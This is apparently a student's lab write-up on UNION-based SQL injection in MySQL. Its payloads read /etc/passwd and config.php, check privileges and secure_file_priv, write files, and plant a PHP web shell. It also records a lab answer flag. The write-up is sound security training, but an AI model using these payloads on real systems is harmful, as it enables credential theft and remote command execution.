
DBA privileges increase the likelihood of having file-read capabilities

Methods to Identify DB User helps us find the current database user.


- sELECT USER().
  SELECT CURRENT_USER().
  SELECT user from mysql.user.

An example of UNION injection payload will be as follows

**“cn' UNION SELECT 1, user(), 3, 4-- -”** or “**cn' UNION SELECT 1, user, 3, 4 from mysql.user-- -** “ which returns the current user.




we can start looking for what privileges we have with that user. we can test if we have super admin privileges with the following query like “**SELECT super_priv FROM mysql.user** “ our payload now would be “**cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user-- -**”




The query returns **Y,** which means **YES**, indicating superuser privileges.

If we have many users within the DBMS, we can add **WHERE user="root"** to only show privileges for our current user root to specify the user we are targeting.


“**cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- -”**

We can also dump other privileges we have directly from the schema, with the following query

- “**cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges-- -**”

THen add **WHERE grantee="'root'@'localhost'"** to only show our current user root privileges.


An example payload is “c**n' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges WHERE grantee="'root'@'localhost'"-- -**”




## LOAD_FILE


We can use **LOAD_FILE()** function in MariaDB / MySQL to read data from files. The function takes in just one argument, which is the **file name**. The following query is an example of how to read the **/etc/passwd** file **“SELECT LOAD_FILE('/etc/passwd');”**

**An example is “cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -”**





We can also read web page files for example ” **search.php**” from ”**/ var/www/html**” directory.

The query looks like “**cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -”**




By inspecting the HTML content we find the php code rendered.






**Question**: We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

**Answer:** dB_pAssw0rd_iS_flag!





I found the imported or the included file by doing the following. I first read the **search.php** file by running this payload " **cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -** "then inspected its HTML code.




Then i tried reading the contents of the ”**config.php”** file. Here is the payload” **cn' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4-- -”**




# Writing Files

### Restrictions on Writing Files

- Modern DBMSes restrict file writing to prevent security risks, such as remote code execution.
- File writing is disabled by default; certain privileges are required for DBAs.

### Requirements to Write Files in MySQL

- User must have the **FILE privilege** enabled.
- The **secure_file_priv** variable must not be enabled.
- Must have **write access** to the desired location on the back-end server.

### Checking File Write Privileges

- Verify that the user has the necessary FILE privilege.
- Check the **secure_file_priv** global variable.

### Understanding secure_file_priv

- Determines permitted locations for file read/write operations.
- **Empty values a**llow access to the entire file system.

- **Specific directory.** Access limited to that directory.
- **NULL value.** No read/write access to any directory.
- MariaDB typically has an empty value. MySQL defaults to /var/lib/mysql-files or NULL in some configurations.

**Query to Check secure_file_priv**

- Use a specific query in MySQL to obtain the value of the **secure_file_priv** variable.

**“SHOW VARIABLES LIKE 'secure_file_priv';”**

**Using UNION Injection**

- Since UNION injection is being utilized, the value of secure_file_priv can be retrieved using a SELECT statement.

**INFORMATION_SCHEMA Database**

- MySQL global variables are stored in the INFORMATION_SCHEMA database, specifically in the global_variables table.

**Table Structure**

The global_variables table contains two columns:

- **variable_name**
- **variable_value**

**Query Approach**


- Select the two columns from the global_variables table.
- Filter results to retrieve only the secure_file_priv variable using a WHERE clause to limit the output and avoid retrieving all global variables.

This method allows focused retrieval of the secure_file_priv variable without overwhelming output from the hundreds of other global variables.

The query looks like “**SELECT variable_name, variable_value FROM information_schema.global_variables where variable_name="secure_file_priv**"

I tested the example given and tried to see whether the union would work on the page by running the following query.

**“cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -”**




The secure_file_priv value is empty, meaning that we can read/write files to any location.

## SELECT INTO OUTFILE

The **SELECT INTO OUTFILE** statement is used to write data from select queries directly into files on the back-end server.

It is commonly utilized for exporting data from tables.

- The syntax involves appending INTO OUTFILE '...' to the SELECT query to specify the file destination.

**An example is :**

**“SELECT * from users INTO OUTFILE '/tmp/credentials';**”

After the query outputs are saved in the output file we can use commands like **cat** to view the contents of the file.

We can also directly SELECT strings into files, allowing us to write arbitrary files to the back-end server.


Example “**SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';**”

## Writing Files through SQL Injection


A query like “s**elect 'file written successfully!' into outfile '/var/www/html/proof.txt**’” will write file w**ritten successfully!** to the **/var/www/html/proof.tx**t file, which we can then access on the web application

To test it on the given website we need a **UNION query** “ **cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -**”

I tried the query





Then tried to access ” **/var/www/html/proof.txt”** via the page.





## Writing a Web Shell

We can write a PHP webshell to be able to execute commands directly on the back-end server.

An example is “**<?php system($_REQUEST[0]); ?>**” . Adding thing to a join query would look like “c**n' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -**”



